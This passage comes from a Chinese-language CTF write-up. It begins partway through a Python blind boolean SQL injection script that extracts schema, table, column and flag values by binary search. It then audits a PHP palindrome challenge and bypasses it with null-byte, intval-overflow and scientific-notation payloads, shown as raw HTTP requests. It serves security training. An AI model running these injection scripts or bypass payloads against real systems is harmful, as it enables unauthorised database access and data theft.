    data = {"id":payload,"submit":"%E6%8F%90%E4%BA%A4%E6%9F%A5%E8%AF%A2"}
    content = requests.post(url=url,headers=headers,data=data).text
    if "You are in" in content:
        temp = max(temp,mid)
        search2(mid+1,r,target)
    else:
        search2(l,mid-1,target)

def get_content(column,table,offset,len,where,sign): #这么多参数是为了构造payload
    global temp
    content = ""
    for i in range(1,len+1):
        temp = 0
        if sign==0:
            payload = "0'Or(select ascii((select mid("+str(column)+" from "+str(i)+" from "+str(table)+" limit 1 offset "+str(offset)+"))&gt;=)Or'0"
        else:
            payload = "0'Or(select ascii((select mid("+str(column)+" from "+str(i)+" from "+str(table)+" "+str(where)+" limit 1 offset "+str(offset)+"))&gt;=)Or'0"

```

```
search2(0,255,payload)
content+=chr(temp)
print content
return content

#-----获取数据库名-----
#payload = "0'Or(length((select schema_name from information_schema.schemata limit 1 offset 1))=)Or'0"
#len = get_length(payload) #18
#database = get_content('schema_name','information_schema.schemata',"1",18,0,0) #ctf_sql_blind#test

#-----获取表名-----
#payload = "0'Or(length((select table_name from information_schema.tables where table_schema=0x63746665f73716c5f626f6f6c5f626c696e64 limit 1 offset 0))=)Or'0"
#len = get_length(payload) #4,5
#table = get_content('table_name','information_schema.tables',"0",4,'where table_schema=0x63746665f73716c5f626f6f6c5f626c696e64',1) #fiag

#-----获取列名-----
#payload = "0'Or(length((select column_name from information_schema.columns where table_name=0x66696167 limit 1 offset 0))=)Or'0"
#len = get_length(payload) #5
#column = get_content('column_name','information_schema.columns',"0",5,'where table_name=0x66696167',1) #fL$4G

#-----获取字段内容-----
#payload = "0'Or(length((select fL$4G from fiag limit 1 offset 0))=)Or'0"
#len = get_length(payload) #19
flag = get_content('fL$4G','fiag',"0",19,'0',0) #flag{haha~you win!}
```

你真的会PHP吗

题目链接 <http://shiyandar.com/ctf/2008>

访问首页后可以看到一个提示，查看 [6c525af4059b4fe7d8c33a.txt](#) 文件。

The screenshot shows a web browser window with the address bar displaying `ctf5.shiyanbar.com/web/PHP/index.php`. The page content displays `have a fun!!`. Below the browser window, the developer tools network tab is open, showing a request to `index.php` with a status code of `200`. The response headers are expanded, and the `hint: 6c525af4059b4fe7d8c33a.txt` header is highlighted with a red box.

状态	方法	文件	域名	触发源头	类型	传输	大小
200	GET	index.php	ctf5.shi...	document	html	285 字节	12 字节

请求网址: `http://ctf5.shiyanbar.com/web/PHP/index.php`
请求方法: `GET`
远程地址: `106.2.25.10:80`
状态码: `200` ? [编辑和重发](#) [原始头](#)
版本: `HTTP/1.1`

▼ 响应头 (273 字节)

- `Connection: Keep-Alive`
- `Content-Length: 12`
- `Content-Type: text/html`
- `Date: Mon, 09 Jul 2018 01:47:10 GMT`
- `hint: 6c525af4059b4fe7d8c33a.txt`
- `Keep-Alive: timeout=5, max=98`

查看后发现是 `index.php` 的源代码，进行审计。

```
<?php

$info = "";
$req = [];
$flag = "xxxxxxxx";

ini_set("display_error", false);
error_reporting(0);

if(isset($_POST['number']))
```

```

if(!isset($_POST['number'])){
    header("hint:6c525af4059b4fe7d8c33a.txt");

    die("have a fun!!");
}

foreach($_POST as $global_var) {
    foreach($global_var as $key => $value) {
        $value = trim($value);
        is_string($value) && $req[$key] = addslashes($value);
    }
}

//判断数字是否是回文数
function is_palindrome_number($number) {
    $number = strval($number);
    $i = 0;
    $j = strlen($number) - 1;
    while($i < $j) {
        if($number[$i] !== $number[$j]) {
            return false;
        }
        $i++;
        $j--;
    }
    return true;
}

if(is_numeric($_REQUEST['number'])){

    $info="sorry, you cann't input a number!";

}elseif($req['number']!=strval(intval($req['number']))){

    $info = "number must be equal to it's integer!! ";

}else{

    $value1 = intval($req["number"]);
    //strrev() 函数反转字符串。
    $value2 = intval(strrev($req["number"]));

    if($value1!=$value2){
        $info="no, this is not a palindrome number!";
    }else{

        if(is_palindrome_number($req["number"])){
            $info = "nice! {$value1} is a palindrome number!";
        }else{
            $info=$flag;
        }
    }
}

echo $info;

```

经过审计我们可以发现如果我们要拿到flag，POST的number需要满足以下条件：

1. 不为空，且不能是一个数值型数字，包括小数。(由is_numeric函数判断)。
2. 不能是一个回文数。(is_palindrome_number判断)。
3. 该数的反转的整数值应该和它本身的整数值相等。

下面给出两种解法：

利用intval函数溢出绕过

intval函数获取变量整数值。

intval最大的值取决于操作系统。32位系统最大带符号的integer范围是-2147483648到2147483647。举例，在这样的系统上，intval('1000000000000')会返回2147483647。64位系统上，最大带符号的integer值是9223372036854775807。

通过上面我们知道服务器的操作系统是32位的，所以我们构造2147483647就可以同时满足2,3条件。通过把空字符可以绕过is_numeric的判断(如%00,%20),所以我们构造以下poc, number=2147483647%00和number=2147483647%20都可。

对于第一个条件，我们需要构造是让我们的poc被函数判断为非数值，但又不影响它值的构造，理所当然想到空格字符和空字符。

而经过测试我发现is_numeric函数对于空字符%00，无论是%00放在前后都可以判断为非数值，而%20空格字符只能放在数值后。所以，查看函数发现该函数对于第一个空格字符会跳过空格字符判断，接着后面的判断！！

Raw	Params	Headers	Hex
<pre>POST /web/PHP/index.php HTTP/1.1 Host: ctf5.shiyanbar.com User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:61.0) Gecko/20100101 Firefox/61.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Referer: http://ctf5.shiyanbar.com/web/PHP/index.php Content-Type: application/x-www-form-urlencoded Content-Length: 20 Cookie: Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1530840464; Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*154661%2CnickName%3A%E8%B0%81%E7%9A%84%E5%90%8A%E6%9C%80%E5%A4%A7 DNT: 1 Connection: close Upgrade-Insecure-Requests: 1 Pragma: no-cache Cache-Control: no-cache number=%00 2147483647</pre>			
Raw	Headers	Hex	
<pre>HTTP/1.1 200 OK Date: Mon, 09 Jul 2018 02:24:13 GMT Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29 X-Powered-By: PHP/5.3.29 Content-Length: 26 Connection: close Content-Type: text/html FLAG{2dd8711082fe24c19ae8}</pre>			

用科学计数法构造0=0

因为要求不能为回文数，但又要满足intval(req["number"])=intval(strrev(req["number"])), 所以我们采用科学计数法构造poc为number=0e-0%00, 这

Request

Raw

Params

Headers

Hex

```
POST /web/PHP/index.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac
rv:61.0) Gecko/20100101 Firefox/61.0
Accept:
text/html,application/xhtml+xml,application/x
=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;

Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyanbar.com/web/PHP/in
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Cookie:
Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=15308
Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visi
ickName%3A%E8%B0%81%E7%9A%84%E5%90%8A%E6%9C%8
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
```

```
number=0e-0%00|
```